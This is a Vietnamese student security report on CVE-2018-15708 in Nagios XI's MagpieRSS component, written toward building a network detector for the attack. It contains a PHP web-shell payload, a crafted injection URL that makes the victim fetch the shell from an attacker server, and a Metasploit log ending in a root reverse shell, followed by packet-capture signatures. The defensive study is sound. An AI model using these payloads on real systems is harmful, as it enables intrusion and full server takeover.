HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

Cơ sở tại TP.HCM

MÔN HỌC: CHUYÊN ĐỀ AN NINH MẠNG

ĐỀ TÀI: VIẾT CHƯƠNG TRÌNH PHÁT HIỆN TẤN CÔNG LỖ HỔNG CVE-2018-15708

Giảng viên: Nguyễn Hồng Sơn

Sinh viên thực hiện:

Lê Khánh Duy – N18DCAT014

1. Lỗ hổng CVE-2018-15708

1.1. Giới thiệu

Một lỗ hổng nghiêm trọng tồn tại trong thư viện **MagpierRSS**. Thư viện này chứa một phiên bản tùy chỉnh của thành phần **Snoopy** cho phép kẻ tấn công từ xa, không được xác thực đưa các đối số tùy ý vào lệnh "curl". Bằng cách yêu cầu magpie_debug.php với một giá trị thủ công được chỉ định trong tham số HTTP GET 'url', thành phần dễ bị tấn công có thể bị khai thác để ghi dữ liệu tùy ý vào một vị trí trên đĩa mà người dùng 'apache' có thể ghi được. Chẳng hạn, vị trí **/usr/local/nagvis/share/** có thể ghi và truy cập công khai. Nếu kẻ tấn công viết mã PHP vào vị trí này, thì việc thực thi mã tùy ý có thể đạt được với các đặc quyền của người dùng apache.

Kết hợp với lỗ hổng leo thang đặc quyền cục bộ, việc thực thi mã tùy ý với quyền root là khả thi.

Magpie_debug.php chấp nhận tham số HTTP GET, 'url' và sau đó gọi hàm fetch_rss() với URL làm đối số. Hàm fetch_rss được xác định trong **/usr/local/nagiosxi/html/includes/dashlets/rss_dashlet/magpierss/rss_fetch.inc** và được sử dụng để thực hiện yêu cầu HTTP đối với URL được cung cấp. Đào sâu hơn, hàm _fetch_remote_file() được gọi, sau đó hàm này sẽ khởi tạo một đối tượng Snoopy. Sau đó, phương thức tìm nạp () của lớp Snoopy được gọi, phương thức này cuối cùng sẽ gọi phương thức _httpsrequest () nếu URL HTTPS được chỉ định.

Cụ thể, mã có vấn đề liên quan đến dòng này trong Snoopy.class.inc:

exec($this->curl_path." -D \"/tmp/$headerfile\"".escapeshellcmd($cmdline_params)." ".escapeshellcmd($URI),$results,$return);

Kẻ tấn công từ xa có thể dễ dàng khai thác lỗ hổng này.

1.2. Bằng chứng về khái niệm

Giả sử kẻ tấn công thiết lập máy chủ web tại **https://192.168.1.191:8080/**. Kẻ tấn công cấu hình máy chủ để phản hồi bằng mã PHP. Một cái gì đó như thế này:

<?php system($_GET['cmd']); ?>

Phiên bản Nagios XI được đặt tại **https://192.168.1.208**. Sử dụng URL sau, kẻ tấn công có thể khai thác lỗ hổng trong lớp Snoopy và ghi mã PHP vào /usr/local/nagvis/share/exec.php.

Lưu ý rằng “-o /usr/local/nagvis/share/exec.php” được bao gồm trong giá trị của tham số 'url'. Điều này yêu cầu curl xuất phản hồi cho tệp này.

https://192.168.1.208/nagiosxi/includes/dashlets/rss_dashlet/magpierss/scripts/magpie_debug.php?url=https://192.168.1.191:8080/%20-o%20/usr/local/nagvis/share/exec.php

Sau khi hoàn thành yêu cầu này, kẻ tấn công có thể thực thi các lệnh hệ thống tùy ý bằng cách tạo một URL như sau:

https://192.168.1.208/nagvis/exec.php?cmd=whoami

2. Thực hiện tấn công

Tiến hành tấn công với payload có sẵn của **metasploit** với:

- RHOSTS: là địa chỉ ip của máy Victim
- RSRVHOST: là địa chỉ server để upload file php đến server Victim


```
msf6 > use exploit/linux/http/nagios_xi_magpie_debug
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/nagios_xi_magpie_debug) > set RHOSTS 192.168.71.130
RHOSTS => 192.168.71.130
msf6 exploit(linux/http/nagios_xi_magpie_debug) > set RSRVHOST 192.168.71.129
RSRVHOST => 192.168.71.129
msf6 exploit(linux/http/nagios_xi_magpie_debug) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/nagios_xi_magpie_debug) >
[*] Started reverse TCP handler on 192.168.71.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Found MagpieRSS.
[*] Using URL: https://192.168.71.129:8080/J9I7ZbjJ3
[*] Server started.
[*] Uploading to /usr/local/nagvis/share/stPrmKrcRMa.php ...
[+] stPrmKrcRMa.php uploaded successfully!
[*] Using URL: https://192.168.71.129:8080/WxGJ8UUJX
[*] Server started.
[*] Uploading to /usr/local/nagvis/share/hGRmVwjbTtS ...
[+] hGRmVwjbTtS uploaded successfully!
[*] Checking PHP web shell: /nagvis/stPrmKrcRMa.php
[+] Success! Commands executed as user: uid=48(apache) gid=48(apache) groups=48(apache),100
0(nagios),1001(nagcmd)
[*] Attempting privilege escalation ...
[*] Sending stage (3045348 bytes) to 192.168.71.130
[+] Deleted /usr/local/nagvis/share/stPrmKrcRMa.php
[+] Deleted /usr/local/nagvis/share/hGRmVwjbTtS
[*] Meterpreter session 1 opened (192.168.71.129:4444 → 192.168.71.130:52684) at 2022-10-2
8 02:56:10 -0400
msf6 exploit(linux/http/nagios_xi_magpie_debug) > sessions -i 1
[*] Starting interaction with 1...
```

Sửng dụng 1 URL từ máy Actacker để upload file .php lên server Victim, có 2 file được tải lên với URL khác nhau. Sau khi hoàn thành sẽ tạo 1 session để kết nối vào máy Victim


Thực hiện thử các lệnh

```
msf6 exploit(linux/http/nagios_xi_magpie_debug) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : CentOS 7.5.1804 (Linux 3.10.0-862.14.4.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > ls
Listing: /usr/local/nagvis/share
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  28    fil   2022-10-24 02:41:12 -0400  GMNnyqsdmt.php
100644/rw-r--r--  1175  fil   2018-06-08 13:59:25 -0400  config.php
040755/rwxr-xr-x  4096  dir   2018-06-08 13:59:25 -0400  docs
100644/rw-r--r--  28    fil   2022-10-27 09:10:44 -0400  evdPlSzWZfuC.php
040755/rwxr-xr-x  4096  dir   2018-06-08 13:59:25 -0400  frontend
100644/rw-r--r--  1173  fil   2018-06-08 13:59:25 -0400  index.php
100644/rw-r--r--  250   fil   2022-10-21 04:15:45 -0400  mWAKmaDXhf
100644/rw-r--r--  28    fil   2022-10-21 04:15:32 -0400  rZmmsfyudFPf.php
040755/rwxr-xr-x  4096  dir   2018-06-08 13:59:25 -0400  server
040755/rwxr-xr-x  4096  dir   2018-06-08 13:59:25 -0400  userfiles
040775/rwxrwxr-x  4096  dir   2018-10-29 18:12:10 -0400  var

meterpreter >
```

Sử dụng Wireshark để bắt các gói trong quá trình tấn công





Phân tích các gói



Đầu tiên máy Atacker sẽ truy cập đến domain của server Victim qua port 443 (https) và Actacker sẽ tạo port ngẫu nhiên để tránh phát hiện


Các gói upload file .php





Các gói sinh ra trong quá trình tải lên file .php từ máy Actacker đến máy Victim, do có 2 file .php được gửi nên sinh ra 2 phần. Máy Actacker sẽ tải từ port 8080 đến port ngẫu nhiên của máy Victim, port Actacker có thể thay đổi


Cái gói sinh ra trong quá trình kết nối 2 máy



306	21.340985	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=159407 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
307	21.340996	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=160855 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
308	21.341001	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=162303 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
309	21.341005	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=163751 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
310	21.341012	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=165199 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
311	21.341016	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=166647 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
312	21.341021	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=168095 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
313	21.341026	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=169543 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
314	21.341030	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=170991 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
315	21.341035	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=172439 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
316	21.341040	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=173887 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
317	21.341047	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=175335 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
318	21.341052	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=176783 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
319	21.341060	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=178231 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
320	21.341065	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=179679 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765
321	21.341070	192.168.71.129	192.168.71.130	TCP	1514 4444 → 52684 [ACK] Seq=181127 Ack=1 Win=65280 Len=1448 TSval=1206334312 TSecr=147765

Máy Atacker sẽ kết nối từ port 4444 đến port ngẫu nhiên trên máy Victim, có từ 1000-2000 gói được gửi.

Các gói sinh ra từ các lệnh test cmd



2552	53.506873	192.168.71.129	192.168.71.130	TCP	178 4444 → 52684 [PSH, ACK] Seq=3047926 Ack=4126 Win=64128 Len=112 TSval=1206366481 TSecr=149832
2553	53.507375	192.168.71.130	192.168.71.129	TCP	226 52684 → 4444 [PSH, ACK] Seq=4126 Ack=3048038 Win=698112 Len=160 TSval=179932 TSecr=1206366481
2554	53.507677	192.168.71.129	192.168.71.130	TCP	66 4444 → 52684 [ACK] Seq=3048038 Ack=4286 Win=64128 Len=0 TSval=1206366482 TSecr=179932
2557	60.009713	192.168.71.129	192.168.71.130	TCP	178 4444 → 52684 [PSH, ACK] Seq=3048038 Ack=4286 Win=64128 Len=112 TSval=1206372985 TSecr=179932
2558	60.010132	192.168.71.130	192.168.71.129	TCP	338 52684 → 4444 [PSH, ACK] Seq=4286 Ack=3048150 Win=698112 Len=272 TSval=186435 TSecr=1206372985
2559	60.010382	192.168.71.129	192.168.71.130	TCP	66 4444 → 52684 [ACK] Seq=3048150 Ack=4558 Win=64128 Len=0 TSval=1206372985 TSecr=186435
2560	60.011226	192.168.71.129	192.168.71.130	TCP	178 4444 → 52684 [PSH, ACK] Seq=3048150 Ack=4558 Win=64128 Len=112 TSval=1206372986 TSecr=186435
2561	60.011723	192.168.71.130	192.168.71.129	TCP	242 52684 → 4444 [PSH, ACK] Seq=4558 Ack=3048262 Win=698112 Len=176 TSval=186436 TSecr=1206372986
2562	60.011976	192.168.71.129	192.168.71.130	TCP	66 4444 → 52684 [ACK] Seq=3048262 Ack=4734 Win=64128 Len=0 TSval=1206372987 TSecr=186436
2563	60.012794	192.168.71.129	192.168.71.130	TCP	178 4444 → 52684 [PSH, ACK] Seq=3048262 Ack=4734 Win=64128 Len=112 TSval=1206372988 TSecr=186436
2564	60.013044	192.168.71.130	192.168.71.129	TCP	226 52684 → 4444 [PSH, ACK] Seq=4734 Ack=3048374 Win=698112 Len=160 TSval=186437 TSecr=1206372988
2565	60.013284	192.168.71.129	192.168.71.130	TCP	66 4444 → 52684 [ACK] Seq=3048374 Ack=4894 Win=64128 Len=0 TSval=1206372988 TSecr=186437
2566	62.438810	192.168.71.129	192.168.71.130	TCP	178 4444 → 52684 [PSH, ACK] Seq=3048374 Ack=4894 Win=64128 Len=112 TSval=1206375414 TSecr=186437

Xác định signature

- Trong mỗi lần gửi file .php đều sinh ra gói [SYN] và win=64240 từ máy Actacker -> Victim
- Victim -> Atacker sẽ trả ra gói [SYN, ACK] và win=28960
- Gửi file .php từ Actacker->Victim qua port 8080 nhưng port này có thể thay đổi nên không chọn làm key, chọn [SYN] và win=29200
- Victim -> Atacker sẽ trả ra gói [SYN, ACK] và win=65160
- Trong quá trình tạo session sẽ gửi 1000-2000 từ máy Actacker->Victim [ACK] và win=65280